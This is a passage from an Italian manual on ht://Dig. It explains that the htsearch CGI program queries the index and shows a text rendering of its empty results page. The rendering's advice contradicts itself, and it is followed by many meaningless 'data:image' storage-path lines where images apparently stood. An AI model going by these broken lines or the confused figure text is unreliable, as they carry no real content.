Il programma con il quale si interroga la base di dati costruita da ht://Dig è '**`htsearch`**', il quale si usa normalmente come programma CGI, ma si può utilizzare anche attraverso la riga di comando, tenendo conto però che la risposta è sempre in forma di pagina HTML. Data la sua natura, il programma viene installato normalmente all'interno della directory usata per i programmi CGI. Per esempio, potrebbe trattarsi dell'indirizzo *http://dinkel.brot.dg/cgi-bin/htsearch*. Segue la figura di ciò che si vede la prima volta (senza l'indicazione di una stringa di ricerca):

```
                    ht://Dig Search results
 ----------------------------------------------------------
No matches were found for ''

 Check the spelling of the search word(s) you used. If the
 spelling is correct and you only used one word, try using
 one or more similar search words with "Any."

 If the spelling is correct and you used more than one word
 with "Any," try using one or more similar search words with
 "Any."















